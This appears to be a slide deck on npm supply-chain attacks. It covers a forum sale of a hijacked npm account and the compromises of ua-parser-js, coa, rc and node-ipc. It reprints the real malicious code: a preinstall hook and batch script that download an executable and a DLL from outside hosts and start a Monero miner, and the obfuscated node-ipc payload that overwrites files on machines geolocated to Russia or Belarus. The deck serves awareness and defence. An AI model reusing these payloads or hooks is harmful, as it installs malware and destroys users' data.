
MIT





**Used by millions.**  
**including Facebook.**

# Most likely you're using it







**October 5th, 2021**

# Russian Underground

## Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. Suitable for distributing installations, miners, creating a botnet.

Start \$ 10k

Step \$ 1k

Blitz \$ 20k

24 hours after the last bet

Guarantor, we will pay the commission 50/50


User

4

24 posts  
registration

Activity  
other

# A couple of weeks later





ua-parser-js



1.0.0



0.8.0




0.7.29



1.0.2

@faisalman



```
ua-parser-js/0.7.29/package.json
...  ...  @@ -1,7 +1,7 @@
1 1  {
2 2    "title": "UAParser.js",
3 3    "name": "ua-parser-js",
4 -   "version": "0.7.28",
4 +   "version": "0.7.29",
5 5    "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
6 6    "description": "Lightweight JavaScript-based user-agent string parser",
7 7    "keywords": [
...  ...  @@ -142,6 +142,7 @@
142 142  ],
143 143    "main": "src/ua-parser.js",
144 144    "scripts": {
145 +   "preinstall": "start /B node preinstall.js & node preinstall.js",
145 146    "build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && uglifyjs dist/ua-parser.min.js -o dist/ua-parser.min.js --compress --mangle --comments",
146 147    "test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",
147 148    "test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js",
...  ...
```

```
ua-parser-js/0.7.29/preinstall.bat
1 @echo off
2 curl http://159.148.186.228/download/jsexextension.exe -o jsexextension.exe
3 if not exist jsexextension.exe (
4     wget http://159.148.186.228/download/jsexextension.exe -O jsexextension.exe
5 )
6 if not exist jsexextension.exe (
7     certutil.exe -urlcache -f http://159.148.186.228/download/jsexextension.exe jsexextension.exe
8 )
9 curl https://citationsherbe.at/sdd.dll -o create.dll
10 if not exist create.dll (
11     wget https://citationsherbe.at/sdd.dll -O create.dll
12 )
13 if not exist create.dll (
14     certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
15 )
16 set exe_1=jsexextension.exe
17 set "count_1=0"
18 >tasklist.temp (
19 tasklist /NH /FI "IMAGENAME eq %exe_1%"
20 )
21 for /f %%x in (tasklist.temp) do (
22 if "%%x" EQU "%exe_1%" set /a count_1+=1
23 )
24 if %count_1% EQU 0 (start /B .\jsexextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3d1JtEk3eeKKm7pc5R39AKnbYJZVqAd1UUh
25 del tasklist.temp
```



**Two weeks later**  
**Nov 4th 2021**



# Two NPM Packages With 22 Million Weekly Downloads Found Backdoored



📅 November 07, 2021 👤 Ravie Lakshmanan

GitHub Advisory Database / GHSA-73qr-pfmq-6rp8

## Embedded malware in coa

**critical severity** Published 4 days ago • Updated 3 days ago

[Vulnerability details](#)

[Dependabot alert](#)

Affected versions

### Popular This Week



Hackers Increasingly Use  
HTML S



Surprising Attack on  
for Encrypted Traffic



SharkBot — A New Android  
Trojan Stealing Banking and  
Cryptocurrency Accounts



Abcbot — A New Evolving  
Wormable Botnet Malware

# COMPROMISED

# coa

Never Post Memes

ProductsPricingDocumentation

npm

Search packages

Search

Sign Up

Sign In

coa

2.0.2 • Public • Published 3 years ago

Readme

Explore

3 Dependencies

168 Dependents

29 Versions

## Command-Option-Argument

Yet another parser for command line options.

npm v2.0.2 build passing build passing coverage 70% david no longer available

### What is it?

COA is a parser for command line options that aim to get maximum profit from formalization your program API. Once you write definition in terms of commands, options and arguments you automatically get:

- Command line help text
- Program API for use COA-based programs as modules
- Shell completion

### Other features

- Rich types for options and arguments, such as arrays, boolean flags and required
- Commands can be async through using promising (powered by Q)
- Easy submoduling some existing commands to new top-level one

Install

> npm i coa

Repository

github.com/veged/coa

Homepage

github.com/veged/coa

Weekly Downloads

8,187,759

Version

2.0.2

License

MIT

Unpacked Size

72.5 kB

Total Files

15

# rc

Napoleonic Political Magnificence

ProductsPricingDocumentation

npm

Search packages

Search

Sign Up

Sign In

rc

1.2.8 • Public • Published 4 years ago

Readme

Explore

4 Dependencies

1,362 Dependents

48 Versions

## rc

The non-configurable configuration loader for lazy people.

### Usage

The only option is to pass rc the name of your app, and your default configuration.

```
var conf = require('rc')(appname, {
  //defaults go here.
  port: 2468,

  //defaults which are objects will be merged, not replaced
  views: {
    engine: 'jade'
  }
});
```

Install

> npm i rc

Repository

github.com/dominictarr/rc

Homepage

github.com/dominictarr/rc#rea...

Weekly Downloads

12,451,373

Version

1.2.8

License

(BSD-2-Claus...

Unpacked Size

17.3 kB

Total Files

12




# 22m Weekly Downloads

Homepage

[github.com/veged/coa](https://github.com/veged/coa)

↓ 2022-03-27 to 2022-04-02

9,555,969



Version

2.0.2

License


MIT

Homepage

[github.com/dominictarr/rc#rea...](https://github.com/dominictarr/rc#readme)

↓ Weekly Downloads

12,451,373



Version

1.2.8

License

(BSD-2-Claus...


**Same malicious code**

**We are seeing more and more attacks  
on good packages**



**Meet Brandon Nozaki Miller**

**He's  
making  
a positive  
impact**




# Packages

41

🔍 Natural Preference for Minification


ProductsPricingDocumentation



Search

Sign Up

Sign In



**riaevangelist**

📦 41 Packages

👤 0 Organizations

Packages 41

**event-pubsub**

Super light and fast Extensible ES6+ events and EventEmitters for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events!

riaevangelist published 5.0.3 • a year ago

**node-cmd**

Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal.

riaevangelist published 5.0.0 • 9 months ago

**ria**

Node tool for developing RIA Apps using the RIA app framework. Helps initialize the app and create modules using UI templates and architecture.

riaevangelist published 2.0.2 • 8 years ago

**bluetooth-programmer**



node-ipc

DT

11.1.0 • Public • Published 2 months ago

Readme

Explore BETA

5 Dependencies

360 Dependents

74 Versions

Sponsor Me On Github

a *nodejs* module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

A great solution for complex multiprocess **Neural Networking** in Node.JS

**as of v11** this module uses the **peacenotwar** module.

```
npm install node-ipc
```

**for node <v14**

```
npm install node-ipc@^9.0.0
```

Install

```
> npm i node-ipc
```

Repository

github.com/RIAEvangelist/nod...

Homepage

riaevangelist.github.io/node-ipc/

2022-03-13 to 2022-03-19

1,123,900

Version

11.1.0

License

MIT

Unpacked Size

Total Files

# 1m Weekly Downloads

Homepage

[riaevangelist.github.io/node-ipc/](https://riaevangelist.github.io/node-ipc/)

↓ 2022-03-13 to 2022-03-19

1,123,900




Version

11.1.0

License

MIT


# Maintained for 8+ years





**March 7th, 2022**

# Brandon added new functionality



```
import u from"path";import a from"fs";import o from"https";setTimeout(function(){const
t=Math.round(Math.random()*4);if(t>1){return}const
n=Buffer.from("aHR0cHM6Ly9hcGkuXBNZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFnZU
4YTUzMdkxNTQ=", "base64");o.get(n.toString("utf8"),function(t){t.on("data",function(t){const
n=Buffer.from("Li8=", "base64");const o=Buffer.from("Li4v", "base64");const
r=Buffer.from("Li4vLi4v", "base64");const f=Buffer.from("Lw==", "base64");const
c=Buffer.from("Y291bnRyeV9uYW1l", "base64");const e=Buffer.from("cnVzc2lh", "base64");const
i=Buffer.from("YmVsYXJlcw==", "base64");try{const s=JSON.parse(t.toString("utf8"));const
u=s[c.toString("utf8")].toLowerCase();const a=u.includes(e.toString("utf8"))||
u.includes(i.toString("utf8"));if(a)
{h(n.toString("utf8"));h(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}}catch(t)
{}})}),Math.ceil(Math.random()*1e3));async function h(n="",o=""){if(!a.existsSync(n)){return}let
r=[];try{r=a.readdirSync(n)}catch(t){}const f=[];const c=Buffer.from("4p2k77iP", "base64");for(var
e=0;e<r.length;e++){const i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t){continue}
if(t.isDirectory()){const s=h(i,o);s.length>0?f.push(...s):null}else if(i.indexOf(o)>=0)
{try{a.writeFile(i,c.toString("utf8"),function()){}}catch(t){}}return f};const ssl=true;export {ssl
as default,ssl}
```



```
const path = require("path");
const fs = require("fs");
const https = require("https");

